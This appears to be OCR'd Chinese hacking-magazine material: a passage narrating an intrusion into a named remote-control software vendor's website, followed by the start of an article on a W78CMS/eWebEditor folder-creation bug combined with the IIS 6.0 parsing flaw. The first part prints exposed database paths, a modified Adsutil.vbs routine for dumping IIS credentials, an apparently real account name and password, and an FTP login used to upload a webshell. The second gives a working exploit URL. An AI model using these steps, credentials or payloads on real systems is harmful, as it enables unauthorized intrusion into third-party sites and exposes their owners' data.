        Sdcms_Webname="波尔远程控制官方网站 波尔远程控制正式版 获取渠道"
    '网站域名
        Sdcms_Weburl="http://www.boersoft.com"
    '系统目录，根目录为："/",虚拟目录形式为："/sdcms/"
        Sdcms_Root="/"
    '生成目录，根目录为空,也可以指定为某一目录，形式为："sdcms/",必须以："/"结束
    '……省略部分内容
    '数据库连接类型,True为Access，False为MSSQL
        Sdcms_DataType=True
    'Access数据库目录
        Sdcms_DataFile="Data"
    'Access数据库名称
        Sdcms_DataName="4Fu7Lc15dgKa.mdb"
    'MSSQL数据库IP,本地用(local)外地用IP
        Sdcms_SqlHost="(local)"
    'MSSQL数据库名
        Sdcms_SqlData="sdcms"
    'MSSQL数据库帐户
        Sdcms_SqlUser="sa"
    'MSSQL数据库密码
        Sdcms_SqlPass="123456"
    '系统安装日期
        Sdcms_CreateDate="2009-12-30 0:05:42"
    %>
```

Ok，到这里通过Sdcms_DataType=True我们就可以知道，目标站使用的是Access数据库，且数据库路径和名称也暴露出来了：data/4Fu7Lc15dgKa.mdb（挺变态吧！这数据库名称），直接尝试下载数据库试试看（如图14）。




图14

数据库并没有做防下载处理，轻松下载到网站数据库，得到网站管理员账号密码。到这里我觉得距离拿下目标不远了，其实又错了——随后我花了一个多小时的时间，都没有找到网站的管理后台，入侵再次陷入僵局。

四、重整思路

整理了下思路，刚刚因为发现可以使用TYPE命令让入侵计划打乱，其实我们获得了目标站ID等信息以后就可以使用Adsutil.vbs（Windows 2003的IIS服务自带的基于命令行下的IIS管理脚本）来获得目标站的IIS账号密码。如果服务器开启了Windows验证的话，就可以直接使用BloodSword大牛的DarkBlade木马来跨到目标站的目录下了。那么开始吧，上传该脚本文件，执行cscript Adsutil.vbs enum w3svc/778/root，这里的778就是上面我们获取到的网站ID，OK，成功得到目标站的IIS账号：wxyhj2（如图15）。

```
AnonymousUserName                : (STRING) "wxyhj2"
```

图15

到这里，我们还需要获得相应的IIS密码，Editplus打开Adsutil.vbs，搜索"If (Attribute = True) Then"会找到以下代码（如图16）。

```
If (Attribute = True) Then
    IsSecureProperty = False
Else
    IsSecureProperty = True
End If
```

图16

这里我们把两个变量IsSecureProperty的值互换下（如图17）。

```
If (Attribute = True) Then
    IsSecureProperty = True
Else
    IsSecureProperty = False
End If
```

图17

好了，保存为vbs文件上传，继续使用上一步的命令，得到密码：

12116287（如图18）。

```
AnonymousUserPass                    : <STRING> "12116287"
```

图18

好，到这里我们就获得了目标站的IIS账号和密码，接下来是BS大牛的那款很牛的shell登场的时候了，在使用该神器的跨目录功能前，我们先在shell代码中搜索"Const bOtherUser=False"将其改为"Const bOtherUser=True"，保存后上传到我们已经拿到的站的目录下，访问（如图19）。




图19

这款木马会在首次使用之前提供一个伪装功能，不管他，直接点击OK，一会就弹出登陆界面，我们输入刚刚得到的IIS账号密码（如图20）。




图20

不幸的是，登陆不成功，看来可能是服务器没有开启Windows验证，也可能是拿下的这台旁站的目录权限不是everyone可读，总之我们的跨目录攻击宣告失败。

五、拿下目标

不甘心啊，已经获得了目标站这么多的信息，但就是拿不到网站权限的感觉真的很不好。这时候我突然想到了社工，虽然我们没有目标站后台，但是我们有数据库，里面也有网站管理员的账号密码，那么这个账号密码会不会也是FTP的账号密码呢？试试看cmd下ftp www.boersoft.com（如图21）。

```
C:\>ftp www.boersoft.com
Connected to z116.viphezu.com.
220 Microsoft FTP Service
User (z116.viphezu.com:(none)):
```

图21

这里我们看到网站使用的IIS自带的FTP服务！哈哈，得来全不费工夫，不用社工了，直接使用IIS账号密码，成功登陆（如图22）。

```
User (z116.viphezu.com:(none)): wxyhj2
331 Password required for wxyhj2.
Password:
230 User wxyhj2 logged in.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
12-06-10  04:56AM       <DIR>          db
12-06-10  04:54AM       <DIR>          log
12-06-10  02:09PM       <DIR>          web
```

图22

拿到ftp，直接上传一个shell，至此，成功拿下波尔远控官方网站的权限（如图23）。




图23

呵呵。本文没有什么技术含量，博各位看官一笑了。

（文章中所涉及到的工具已收录在光盘中）

最新W78CMS网站管理系统漏洞

txcbg

W78CMS企业网站管理系统是一套用的比较多的基于ASP程序的网站管理系统，在中国站长站的源程序下载量突破了一万一千次。前几天在t00ls.net看到有人公布了一个W78CMS企业网站管理系统的0day，我下载了最新版本的W78CMS企业网站管理系统，在虚拟机里测试了一下，漏洞确实存在，利用漏洞可以很轻松的拿到shell。具体是什么漏洞呢？下面我就介绍给大家。

一、漏洞简介

这个漏洞我看到的是残冰公布的。问题出在W78CMS企业网站管理系统用的编辑器上，W78CMS企业网站管理系统用的编辑器是ewebeditor，说到ewebeditor当然不是以前普通的进后台拿shell的漏洞了，是一个可以创建任意文件夹的漏洞，通过创建类似x.asp名字的文件夹，再配合IIS 6.0的解析漏洞，可以拿到shell。当然，服务器用的WEB服务器必须是IIS 6.0，好在现在绝大多数运行ASP程序的WEB服务器都是IIS 6.0，这个条件很容易满足。

ewebeditor的这个漏洞有人说只存在于ewebeditor5.5-6.0，我没验证，呵呵。关于漏洞的介绍就简单说到这里，下面来看漏洞利用方法。




图1

二、漏洞利用

目前W78CMS企业网站管理系统的最新版本是W78CMS企业网站管理系统v2.7.5，我下载了W78CMS企业网站管理系统v2.7.5 GBK的源代码在虚拟机的Windows 2003系统中用IIS 6.0搭建了一个测试环境，网站的访问地址为http://127.0.0.1/（如图1）。




图2

下面来利用漏洞，漏洞公布者残冰给出的漏洞利用方法是在采用W78CMS企业网站管理系统的网站地址后面加上**/admin/Editor/asp/upload.asp?action=save&type=image&style=popup&cusdir=0855Hack.asp**就会在uploadfile目录下创建名为0855Hack.asp的文件夹，我们的杂志不是黑客X档案嘛，我让它创建的文件夹名为x.asp，所以在虚拟机里的测试环境中创建文件夹的地址应该为http://127.0.0.1/admin/Editor/asp/upload.asp?action=save&type=image&style=popup&cusdir=x.asp，用IE打开这个地址，却显示“无法找到该页”（如图2）。

怎么回事呢？来到网站根目录下，打开admin文件夹，发现里面没有名为Editor的文件夹，却有一个名为w78eWebEditor的文件夹（如图3）。




图3

